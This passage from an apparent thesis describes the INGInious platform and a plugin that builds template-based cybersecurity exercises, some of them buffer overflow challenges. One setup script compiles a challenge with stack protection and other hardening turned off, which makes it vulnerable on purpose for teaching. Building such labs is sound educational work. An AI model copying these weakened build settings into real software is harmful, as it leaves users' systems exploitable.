As one of the founders of the Open Container Initiative, Docker fully supports OCI runtimes. It even provides its own runtime called runC, a lightweight universal container runtime. As INGInious uses Docker, runC is the default runtime but it also supports other OCI runtimes.

For security, INGInious defines two categories of runtimes: non-root, where the host and container share the same kernel and root-safe, where it is safe to run as root. These are mutually exclusive. If the containers share the same kernel, they can simply communicate through a file descriptor that gets transferred via Unix sockets. In root-safe environments, with a non-shared kernel, the grading and student

[1]https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation

containers are isolated from each other making the use of file descriptors and Unix sockets impossible. In that case, the containers communicate through the Agent that acts as a proxy. The use of this type of runtime increases the security of the system. This is particularly useful when using the SSH connection functionality in the student container [3.1.2].

Kata containers

Kata is an open source runtime designed to provide better isolation of containers while maintaining performance. Like virtual machines, the container runs its own kernel and gets its own I/O, memory access, network, ... This obviously requires virtualisation which comes with the security benefits of hardware-level virtualisation but at the same time, Kata manages to avoid the heavy resources consumption of traditional virtual machines. Containers running with the Kata runtime try to be as fast and light as other containers [3].

3.1.5 Dockerfile

Docker container images can be created and modified using *Dockerfiles*. These are text files that contain a series of commands that will be executed to create a new image from a parent image. This allows to customise a basic image by installing tools, creating files, etc.

INGInious defines a default image that needs to be used as a base for all its images, *inginious/ingi-c-base*. This default image is based on Rocky Linux and contains Python, custom commands as well as all the files needed to run INGInious.

As a developer, you can create new images with specific tools and files and use them for tasks. This allows for great flexibility as new tasks can be defined without worrying about the availability of the necessary tools.

3.1.6 INGInious inner working

As we saw earlier, there exist multiple platforms on which one can learn and improve his/her skills in cybersecurity [2]. Cybersecurity covers a wide range of technical knowledge and each of these learning platforms has its own method to offer its exercises to the user. The in-depth architecture, how challenges are managed and delivered from a technical point of view, is totally unknown to a simple user. As we saw in chapter [2], we can only make assumptions based on the information revealed by the platform developers on their websites.

Unlike these platforms, INGInious is open-source and clearly exposes its underlying mechanisms through its publicly available source code and its online documentation. As explained above, INGInious works by spawning Docker or Kata containers to evaluate students' code. A few months before we started working on our master thesis, a new method for evaluation was implemented where the students are given

direct access to their containers using SSH [3.1.2]. If the container is isolated, the student can do anything he/she wants inside it as there are no security issues. As all his/her actions are logged and modifications of the *task/student* folder are kept, the work's result can be assessed at the SSH connection closing when the student exits or if the container's time limit is reached.

When a student clicks on the frontend website to spawn his/her container, the major following steps, describe in figure [3.1], happen.



Figure 3.1: Spawning a student container (simplified)

Spawning a student container, summarised steps

(1) The user clicks on the frontend button from the task page to ask for a container. It sends a POST request to the server with the student's input, advertising asynchronously a new job to be done.

(2) The TaskPage class responsible to handle such requests parses and adapts the input for the backend before sending the job to the *submission manager* singleton [2].

(3) The job is passed to the client along with a callback function when the job is done.

(4) The client sends the job via a ZMQ socket to the backend. The backend is the central communication point between the clients (frontend part) and the agents. Upon reception of the job from the client, the backend puts it into the job priority queue.

[2]https://docs.inginious.org/en/latest/api_doc/inginious.frontend.html#module-inginious.frontend.submission_manager

(5) The backend updates its job priority queue, trying to assign a job to each of its available agents.

(6) When an agent is found for handling the job, the backend sends it the job.

(7) Upon reception of the job, the Docker agent is in charge of starting the grading container, along with configuring the inner file system. The agent and the grading container stay in communication to manage and organise the student container spawning.

(8) The grading container is then responsible for starting the student container, communicating with it to run initial commands and putting everything in order.

(9) During the same time, the grading container still communicates with the agent to let it know about what is happening internally. When the student container is ready, the SSH connection information is passed up the chain (grading container, agent, backend, client, submission_manager) to be stored in the database.

(10) From the first click of the student, the frontend has been asynchronously querying the submission_manager to obtain the login information as soon as it is ready. At the end of the last step, this information is available and ready to be displayed on the frontend.

(11) Hence, the student can connect via SSH to its container. During the time the student is connected, the grading container is waiting for him/her to exit.

(12) When this happens, the rest of the run file is executed to finish the grading. The feedback gets sent up to the frontend to advertise the student of his/her performance.

3.1.7 Extending INGInious

INGInious was designed with ease of improvement in mind. Thanks to this, many parts can be extended to add new features. The documentation on this subject is very limited, so you have to refer mainly to the source code to understand how to do it.

Base types As explained earlier, some elements of INGInious are variations of the same base, such as the different types of sub-problems or the different types of agents. For example, each agent type has its own class derived from the same basic *Agent* class. It is exactly the same for sub-problems, which are all derived from the *Problem* class. It is the principle of inheritance that allows derivatives of the same type to be treated indifferently by using the base class as an interface. Thus, to add new types, it is sufficient to create a new class that inherits from the base class.

Frontend The backend and the frontend are independent. Therefore, it is possible to completely replace the default INGInious frontend with a new one. This is obviously complicated. The *common* module of the INGInious source code contains the classes that need to be used by the frontend. To create a new, you need to use these classes to basically extend INGInious. As it was not part of our project, we did not go into the details of the procedure.

Plugin

To facilitate the extension of INGInious, the default frontend provides a plugin system that allows to extend existing features, add new ones, and add new pages.

The extension possibilities that this system opens up are very important because, in reality, any functionality can be added. To manage all the plugins and link them to the existing code, INGInious uses a plugin manager. All plugins must be added to the INGInious configuration file to be initialised at launch by the plugin manager.

Hook system To link the plugin code with the existing code, the plugin manager uses a hook system. A hook is an event that occurs in INGInious. The developers have defined an exhaustive list of events that are generated when certain actions are performed: opening the task menu page, submitting a job, receiving feedback, editing a task, etc. In the plugin, it is possible to register a function to one of these events. When the event occurs, the function is called automatically. This system is the key to extending INGInious without directly modifying the existing code.

3.2 Analysis conclusion

This comprehensive analysis of INGInious and a direct discussion with the developers gave us confidence in the feasibility of our project. Indeed, the ease of extension of the platform thanks to the plugin system allows us to facilitate the integration of a new functionality. In addition to this, cybersecurity exercises have particular needs in terms of security and interaction. The aim of exercises is often to use vulnerabilities to produce unwanted behaviour such as an elevation of privileges. It is therefore of course extremely important to have the fullest security for the host system of a cybersecurity exercise system. INGInious' support of the Kata runtime helps to meet this need. Secondly, cybersecurity exercises often require direct interaction between the user and the target machine. The ability to connect the student via SSH to the container so that they can perform exercises directly on it clearly meets this need. We can now clearly define our objectives and the steps we will take to complete our project.

3.3 Key steps

Our project's final objective is to offer a first implementation of an open-source system where anyone could write their own cybersecurity challenge templates and allow any

teacher to use or even modify them. To achieve such a project, we decomposed it into five key steps to reach our final goal:

3.3.1 Defining a new approach to cybersecurity content creation

As explained in [2], most of the existing platforms allow content creators to provide new challenges. As already introduced in section [3.4], we will demonstrate later on in section [4.1.3] a new way of designing challenges, that are reusable and configurable.

3.3.2 Offer a user-friendly way to handle this new content creation approach

As we aim for flexibility in content creation, a creator has to be able to produce in the simplest way possible. This is why we have focused this new approach on using an already widespread and well-known technology (e.g. Jinja for templating) rather than implementing our own mechanisms, which would have been less permissive, potentially buggy and would have required additional learning for creators [4.4].

3.3.3 Defining a way to chain chosen challenges

In between the creation of the challenge templates and the final tasks for the students, teachers need to be able to select challenge templates and their options. Challenges should also be built inside the student container before anyone connects. A challenge chaining mechanism should be put in place so that students can only solve challenge $i + 1$ when they have successfully completed challenge i, and not before [4.3.4].

3.3.4 Integration to INGInious

After determining how the content creation process can be done, how teachers can choose challenge templates, and how challenges can be chained inside a container, the next goal is then to implement this new design inside INGInious, taking advantage of what is already implemented and ready to use [4].

3.3.5 Proposing some examples

One final goal is to prove that our system works by adding some examples of challenge templates and tasks using it. Section [5] will explain in more detail the different steps for a content creator and a teacher to produce templates and tasks.

3.3.6 Out-of-scope definition

INGInious was originally designed as a static exercise correction platform. By this, we mean that the student looks up the answer on his side and then encodes it on INGInious to check it. However, a lot of exercises, particularly in cybersecurity,

require dynamic intervention by the student to solve them. This is the case, for example, for binary exploitation, for the web, remote attacks, etc. To solve these types of exercises, the student must interact directly with a website, a machine on the network or a program. To compensate for this lack of possibility of dynamic intervention by a student in the resolution of an exercise, the developers of INGInious have added the possibility of connecting to the student container via SSH. This allows students to manually solve exercises inside a secure container while keeping the (primary) correction function of INGInious.

This feature, although very useful, only allows us to create exercises constrained within the student container. Obviously, INGInious has been designed to be easily deployable by anyone who wishes to use it, which is not the case with commercial platforms. Large commercial platforms like Hack The Box or TryHackMe have much more complex and powerful infrastructure. This allows them to provide a very wide range of diverse and technically complex exercises. One of the great strengths of these platforms is their network. Users can have access to different networks of machines. This opens the door to exercises that are close to real-life penetration testing with web exploitation, remote attacks, etc. INGInious' infrastructure does not allow the creation of this kind of network. It is currently impossible to spawn several containers and network them. We have discussed this with the developers of INGInious and they have discouraged us from attempting to implement such a system due to its complexity.

Therefore, for this project, we cannot create support for exercises that require several machines. All exercises must be able to be solved directly in the student container.

3.4 Orientation for INGInious

During our project, we identified several key concepts that are inherent to this thesis mission.

Challenge template

It is the abstraction of a challenge. Challenges we encountered on other platforms are created to be played as is. In this thesis, we propose to abstract what a challenge is and introduce the concept of a challenge template [4.2], where the content creators can add options and modularity (e.g. depending on the difficulty, give permissions to additional source code, enable/disable some vulnerabilities...).

(Cybersecurity) Challenge

It is an exercise of any kind whose final goal is to teach new cybersecurity skills (e.g. usage of tools, the discovery of key concepts, or exploitation of specific vulnerabilities), as we saw on existing online platforms described in [2]. Relating to a template, a challenge is a challenge template for which options have been filled out.

(INGInious) Cybersecurity task

It is an ordered set of challenges [4.3.2], ready to be played by a **final user**. The final user is given remote access to a secure container, on which he will have to solve each challenge one after the other. To be able to build such combinations of exercises, depending on the needs, is a concept that does not exist on other platforms and is specific to INGInious.

Content creator

A content creator is someone building new challenge templates, choosing which part of the challenge can be flexible and configurable.

Content consumer (teacher)

A content consumer, who will be referred to as a teacher afterwards, is someone who will create a cybersecurity task for a final user. That is, choosing several challenge templates [4.5.2], filling their options [4.5.1], and putting them in a certain order. That way, a teacher can build consistent tasks around one specific subject, a theme, or even offer a personal learning path to a final user.

Final user (student)

A final user, who will be referred to as a student afterwards, is someone for whom tasks are built by teachers. He is the one spawning a container to solve all challenges from a task.

3.5 Summary of the relationships between the defined concepts

We summarised the relationships between the concepts defined in [3.4] into the following figure [3.2]. This visual is really just an abstraction of what is done in depth.



Figure 3.2: Concepts relationships on INGInious

Chapter 4
Implementation

During the integration of our ideas into INGInious, we broke down each key step listed in [3.3] into smaller parts that can be easily implemented and tested. We then focused on implementing one small part at a time, until we had something that worked. We tried, as much as possible, to follow the coding style of the rest of the project. However, we were sometimes limited in our ideas by features already implemented, which we did not want to modify so that the other INGInious plugins would continue to work as is. These situations have forced us to find workarounds and compromises.

We improved and optimised the functionality through continuous implementation until it meets our requirements and expectations. INGInious can be deployed on different systems including our home computers. Therefore, we were running it directly on our personal computers and tested our implementation ourselves, trying to keep our objectivity and the user experience at their best.

As we will explain in this chapter, there are strong links between the implementation of the backend and the visualisation of the frontend. We will first explain our choice of using templates rather than other options for exercise generation. Then we will explain in detail the concept of the modular challenge system we have implemented. This will lead us to the backend implementation of this templating system, where we will explain our difficulties and workarounds. Finally, we will detail all the additions made on the frontend.

4.1 Code generation

The objective of our work is to facilitate the creation of cybersecurity exercises. The first approach we considered was a fully automatic vulnerable program generation system. A vulnerable program could either be entirely generated by our tool, or a series of vulnerabilities could be injected into an existing valid program. However, after analysing these two possible methods, we have determined that they are not optimal and suitable for the INGInious platform.

4.1.1 Generating vulnerable programs

Automatic code generation is a well-studied problem. The ability to automatically generate valid code would greatly facilitate the work of both developers and non-developers. Indeed, this would greatly increase the speed of creating complex programs but could also allow people with no programming knowledge to create programs anyway. The most advanced code generation tool currently available is most likely Github Copilot. It is an AI-powered pair programmer, created by OpenAI, that can help developers to work faster. The existing code and comments are used

by Copilot to suggest relevant new lines of code. As explained, this tool is meant to help developers but not to replace them completely. Moreover, the creators clearly state: "GitHub Copilot does not write perfect code. It is designed to generate the best code possible given the context it has access to, but it doesn't test the code it suggests so the code may not always work, or even make sense." [2] The intervention of a human developer is therefore always necessary. In our case, this is not a problem. The creation of the exercises would still be facilitated and greatly accelerated if the teachers only had to review and test the code generated by an AI like Github Copilot. However, there are several problems. Firstly, this artificial intelligence is based on public code. For our project, this means that Copilot would already have to have access to vulnerable public code to generate new code for our exercises. Thus, complex or very specific exercises might not be able to be generated with this tool. Secondly, Github Copilot is proprietary and paid for. This goes against the open-source philosophy of a platform like INGInious. Finally, this type of artificial intelligence is so complex that it would be impossible for us to create one.

4.1.2 Injecting vulnerabilities into existing programs

This vulnerable program generation method is pretty straightforward. As the name suggests, it consists of injecting vulnerabilities into existing perfectly safe code. For example, transforming a secure SQL query into one that is vulnerable to injections, or modifying the writing to a buffer to allow an overflow. However, this method is not useful in our case. This is because the person who wants to generate the exercise would have to provide the code of a program into which to inject the vulnerabilities. This does not make it very easy to create the exercises because it is still necessary to create programs manually each time. It would be easier to directly write programs containing vulnerabilities for the exercises. In conclusion, vulnerability injection does not bring significant benefits to the exercise generation problem.

4.1.3 Templates

A Text-template system is a method used to generate text based on a predefined text document called a template. This document is composed of both fixed and dynamic parts. The dynamic parts contain expressions that define how to get the text to complete them. The fixed part is copied as is into the output document while the dynamic parts are first evaluated to generate the missing text. Of course, the dynamic parts only exist because they cannot be fixed when the template is created. Most of the time, this is because additional information is needed. Therefore, the evaluation of the template requires the addition of a context, i.e. a set of input data, which provides all the information necessary to generate the missing text.

The evaluation is done by a templating engine that takes a template and a context as input. This program generates an output document by copying the fixed text and executing the actions specified in the dynamic parts based on the context. The gaps



Figure 4.1: Template evaluation flow

in the text are thus replaced by the text generated at runtime to obtain a complete final document tailored to the current context.

This method of generation is extremely useful and versatile as it can be used to generate any text, be it simple text, code, emails, ... In fact, text-templates are well known for their use in generating HTML code for web pages. With this system, users are confronted with pages whose content is partly determined by a variable context. This makes it possible to achieve a high degree of diversity with, for example, pages tailored to the user. As a matter of fact, INGInious uses a templating engine, called jinja2, for its web pages. Indeed, as an example, each task defined in INGInious should be displayed in a similar way on the web browser since they are all instances of the same object class. Therefore, it is logical to have a web page template with dynamic parts for the task name, options and other parameters.

For our project, such a system is very practical. It has the advantage of generating texts of any kind. We can therefore use it to generate code in any language. This is obviously very useful for teachers who are not restricted to using a particular programming language for their exercises. However, this advantage also entails a disadvantage. Indeed, the templating engine is designed to generate text and not code. There is therefore no control over the syntax of the generated code. As long as the generation actions that make up the template are valid for the engine, it will generate code. This does not mean that the generated code is syntactically valid from the point of view of the target programming language. Therefore, it is necessary to be certain that the code generated by the engine will always be valid, regardless of the context. This requires great care when creating templates.

For all these reasons, we decided to use the jinja2 text-template system to create a modular exercise generation system which we will describe below. The modularity principle comes from the fact that, thanks to the templating system, we can create a template which will produce different exercises depending on a context managed by the content creator. A single template can be used to generate a multitude of different exercises and can be extended for other needs by other content creators.

Earlier, we said that the vulnerability injection method was not practical for our project because the teachers had to provide a program to create the exercises

themselves. With this method, the teachers also have to create templates. And each new type of cybersecurity exercise will have to have its own template, which means some work for the teachers. However, we believe that this is a necessary evil. We are requiring teachers to work on creating very modular templates that will allow for the generation of a large number of different exercises. This will certainly require some work at the beginning but it will pay off in the long run.

It is also important to note that with our generation system, a teacher could also decide to produce a template without any dynamic part if necessary, limiting the exercise to a particular vulnerability in a particular scope.

4.2 Modular exercises

Based on the jinja2 text-template system, we have created a modular exercise system. In this section, we define the concept in detail. The technical implementation and integration with INGInious will be described below.

4.2.1 Options

The dynamic parts of the template are used to generate code that changes based on the context used by the templating engine. Thus, different exercises can be generated from the same template using different contexts. Content creators choose which parts of the challenge code are dynamic when creating the template. The only limit here is what can be done with jinja2. It is a powerful template system that gives access to a long series of actions that can be used in a template such as conditions, loops, random value generation, hashing, ...

Defining a context

When creating the template, the content creator must decide how much freedom is left to the teacher who will use it. That is, what influence the teacher has on the generation of the exercise. When creating a new task, the teacher determines the context to use to generate the exercise by selecting the options of its choice. Content creators must think their templates to that end. The content creator determines a list of options with their possible values, as large as he/she wishes, which can be controlled during the creation of the exercise to influence the generation. They can add as many options as they like but we wanted to have a default parameter for all templates, the *difficulty*. It is a simple value among a list, generally *easy, medium and hard*, that could be used to categorise several versions of the same exercise with different sets of coherent parameters (i.e. contexts). For example, one could decides that an easy challenge leaves the source code readable by the student and debugging symbols in the binary file to be exploited, in medium difficulty the source code could be removed, and in hard the symbols are also removed and binary protections (such as ASLR, NX, RelRo...) added.

```yaml
name: Basic Buffer Overflow
options:
    difficulties:
        - Easy
        - Medium
        - Hard
    elements:
        - id: use_random
          label: Random password
          type: checkbox
          checked: false
        - id: specific_value
          label: Specific value to overflow
          type: select
          values:
            - 0xdeadbeef
            - 0xdeadc0de
            - 0xc001
          modes:
            - Hard
```

Listing 4.1: Example of configuration.yaml, defining the context space

Defining the context space

The content creator must be able to control the context space as much as possible, i.e. what values each option can take. Indeed, we give the content creator the possibility to define exactly what values are possible for an option or to give the teacher complete freedom in this regard. For this purpose, although it is theoretically possible to check the validity of the values directly in the template, for example with conditions, we have chosen to use an additional configuration file, **configuration.yaml**, in which all the template options are defined in detail. This gives space for all possible contexts that teachers might use.

As it will be further explained in a later section, **configuration.yaml** is the central file between the challenge options, the frontend and the backend.

Context outside the template Some exercises may require modifications outside the template. For example, take a C exercise: if for a certain difficulty the debugging symbols need to be enabled, then the binary must be compiled with gcc using the "-g" option. In this case, the option chosen by the teacher should have an impact on both the template and the compilation of the code. This is why it is necessary to have access to the context of the code generation, i.e. the options used, also outside the template. This feature allows you to widen the possibilities in terms of exercises. From his choice of options, the teacher can modify the configuration of the virtual machine, the compilation options, etc.

4.2.2 Building a challenge and its environment

As explained, a challenge is not only composed of a binary to exploit and its source code. The exercise environment is also a crucial part of the challenge. Because of

```bash
#!/bin/bash

difficulty=$(get-from-context "difficulty")

# Parse the template and compile the challenge
parse-template challenge.j2 challenge.c
gcc challenge.c -o challenge -fno-stack-protector -no-pie -z,now,-z
    ,noexecstack,-z,norelro

set-default-ownership .

if [ "${difficulty}" == "Easy" ]; then
    chmod 444 challenge.c
else
    chmod 000 challenge.c
fi

add-wrapper challenge shell-python
```

Listing 4.2: Example of setup file

this, content creators must have control over the parameters of the environment. With this goal in mind, an additional file can be provided by content creators, the **setup** file. This is a classic bash script from which any command can be executed on the machine. Thus, content creators can, if they wish, fully manage the exercise environment but also the compilation, execution of secondary scripts, permissions, etc. To facilitate the management of the exercise inside the machine, we have introduced a series of commands accessible directly from the script.

We will get into the technicalities of the *setup* file and the various commands developed to ease the building process in a later section.

4.2.3 Task solving overview

Our goal is to create a comprehensive cybersecurity exercise system where students have to solve a series of exercises within a given time. Therefore, we had to design a method for chaining the exercises together and detecting completion. The techniques we have used for our system will be described in this section.

Chaining exercises

In INGInious, tasks are often composed of several sub-exercises. We wanted to be able to do the same for the cybersecurity exercises. This is a feature that is not provided in INGInious for exercises where the student connects directly via SSH to the exercise machine, which is the case here. This is why we have also designed a system for chaining exercises on the same machine. The principle is simple: each exercise has a corresponding user on the machine. Each of these users only has access to the exercise assigned to them. When an exercise is completed correctly, the student gains access to the next user account to solve the subsequent exercise. With this system, a very large number of exercises can be linked together. Indeed,

the only reasonable limit is set by the timeout of the exercise machine.

Switching to next user

To switch to the next user when an exercise is finished, several techniques are possible, such as password or elevation of privileges. The most convenient method, however, is one where the user does not have to do anything. In this case, the student is instantly switched to the next user when they finish an exercise and can directly start the next one. This is why we have chosen to implement this method by default, but the user-switching mechanism can be extended in the backend. Nevertheless, it is not the easiest method to develop, as Linux is not designed to allow easy user switching without a password after running a program. As this change of user has to be done for each exercise, regardless of the template used, it seemed normal to minimise the interaction between this mechanism and the template itself. This also facilitates the work of content creators who do not have to worry about changing users when creating their templates. For some exercises, content creators could totally think their template without worrying about the user-switching mechanism, as for challenges where students should directly spawn a shell (i.e. ROP challenges). However, as in the challenge template shown in figure [4.7], the user-switching mechanism must know if the conditions are met to let the student advance in the challenges. Hence, the exit code is used to notify the mechanism. This mechanism could take other forms and be improved in the future, this is yet the easiest way we could think of during the first implementation.

Flag system

One way of checking that a student has completed a task, which is widely used during CTFs, is to ask them to provide proof of work. Here, this proof of work takes the form of a *flag*, a string easily recognisable, which is not accessible by the student unless he completed the exercise. Each sub-exercise can have its flag but this is not mandatory except for the last step. We consider a student to have completed an exercise when he or she has correctly performed all the sub-exercises of the task and found all flags.

4.3 Backend implementation

Our project took the form of an INGInious plugin that can optionally be added by an administrator deploying an INGInious instance. This plugin is composed of several parts allowing each actor (content creator, teacher and student) to use it in the easiest way possible. In this section, we will describe how this plugin is implemented and integrated into INGInious.

```python
def templates_menu(course):
    return ('templates', '<i class="fa fa-regular fa-cube"></i>
    Challenge templates')

# this is the plugin init function
def init(plugin_manager, course_factory, client, plugin_config):
    ...
    plugin_manager.add_hook("course_admin_menu", templates_menu)
    ...
```

Listing 4.3: Adding an element to the administration menu

4.3.1 Plugin initialisation

INGInious allows developers to create their own plugins as we explained earlier in [3.1.7]. A plugin is basically a python module defining an *init* function taking 4 arguments: the *plugin_manager* singleton object, the *course_factory* singleton object, the *client* singleton object and a *plugin_configuration* dictionary containing all parameters defined for the plugin in the INGInious *configuration.yaml* file. This function is called by the plugin manager at startup.

These different singleton objects allow the developer to interact with a lot of the INGInious features, such as adding callbacks (i.e. hooks) on certain events [3.1.7] (e.g. when a task is being saved [4.3.2]), adding new pages to the frontend, ... And most importantly for our needs, adding a new type of problem [4.5.1].

Adding a tab to the administration panel

Although much of our work is in the backend, INGInious has a well organised user interface to which other elements can be added. As such, we will explain in a later section how our project inserts itself in the frontend [4.4, 4.5]. However, little work is required in the backend to use this INGInious feature.

As we wanted the content creator to be able to access a template management system [4.4], we added a link to it. This link take the form of a tab element in the course administration menu. To do this, we simply use the *course_admin_menu* hook and provide the name of the linked page view and the HTML code to display the element in the frontend.

4.3.2 Task creation

In the backend, task creation is already handled by INGInious. The only thing that our exercise system adds is the template part. Indeed, as we will see later in section [4.5], teachers choose a template for each sub-problem as well as a series of options to customise the resulting exercise as much as possible. This particularity leads to two distinct problems: on the one hand, it is necessary to manage all the files of the task (which come from the templates) and saving the context (the options) chosen by the teacher on the other hand.

Obviously, we only need to work in the backend when the task gets saved because everything is handled by the frontend before that. To do that, we used the very practical hook system of INGInious by creating a hook on the *task_editor_submit* event. Thanks to this, a custom function gets called every time a task gets saved. This function receives as input the course id, the task id, a task file handling object and all the task data coming from the frontend, i.e. the correction system configuration (container configuration) and all sub-problems with their chosen options. This is all the data we need to manage files and context. It is important to note that our exercise system only allows the creation of tasks that are composed exclusively of cybersecurity sub-problems. If this is not the case, an error is returned. We do this in order to simplify the management of the chaining of sub-exercises.

Organising files inside the task filesystem

INGInious task folders must contain two files, namely **task.yaml** and **run**. The first one contains all the configuration of the task while the second one is a script used in the grading container to start the correction process. In addition to this, INGInious defines the **student** sub-folder. This folder is mounted in the grading and student containers, and any changes made in this folder from the student container are retained in the grading container after the end of the SSH session. This allows the grading to be based on any changes made to the task files. A **student/scripts** sub-folder is not accessible by the student during the session and is used to store sensitive files required for the operation of the task. Here we note that normally the files in the student folder have no defined structure (except for the scripts folder). However, in order to simplify the management of the sub-exercises and their files, we decided to create a simple file organisation system. In this section, we will explain the structure we have adopted and how the task sub-problem files are managed.

As our exercise system is based on the student connecting to the student container via SSH, we are forced to store all our files in the student sub-folder. Our exercises must be distinct and done in a precise order. To simplify the management of the sequence between exercises (especially for file permissions), we decided to separate sub-problems into separate folders in the student folder. Thus, each sub-problem has its own folder called `step`i, with i, the step number.

When the task is saved, our function called by the hook starts by parsing the sub-problem data included in the task data. For each sub-problem, we have its id, the id of the associated template and the list of all the options with their id and the chosen value. From the template id, we can easily retrieve its files, whether global or course-private (more on this in [4.4]). Once the step folder for the sub-problem is created, all the files contained in the template folder are copied to it. We use a local copy of the files to allow teachers to modify them manually and specifically for the sub-problem. For the same reason, the template is not parsed at this stage even if the context is fully available in the task data. The teacher can manually modify it to create a custom version of the exercise. This principle is repeated for

each sub-problem and we end up with a task composed of several templates. Figure [4.2] shows a typical cybersecurity task folder structure.



Figure 4.2: Typical task folder tree structure for cybersecurity exercises

As the context must also be available outside the template, we need to save it. The easiest way to do this is to store it in a separate, easily parseable file. This is why the context extracted from the task data is stored in a file called *.__build.yaml*, stored in the *scripts* folder. In this way, it can be loaded and used during the container building process [4.3.3] but not modified by the student.

In this file, we do not only store the values given to the options but also information that may be useful or necessary for the build phase. Firstly, for each sub-problem, we save the problem and template ids. This information allows us to clearly identify the target of the context. Secondly, we also record the id of the user linked to the next exercise as well as the method chosen to switch to the next exercise. Of course, this information is essential for the functioning of the exercise chaining system in the container. Finally, we store the context, i.e. the options chosen by the teacher from the sub-problem management interface, as well as the chosen difficulty. The options are stored as **option_id: value** pairs. As we will explain in detail in section [4.5.1], the id chosen by the template creator for each option is used to formally identify it in the context of the exercise. Figure [4.4] shows the structure of a sub-problem entry in the *.__build.yaml* file.

The *task.yaml* file is always generated by INGInious. It contains the task configuration, including the correction environment. Therefore, we do not have to make any

```
steps:
    step{i}:
        problemid: {id}
        template: {template id}
        next-user: step{i+1}
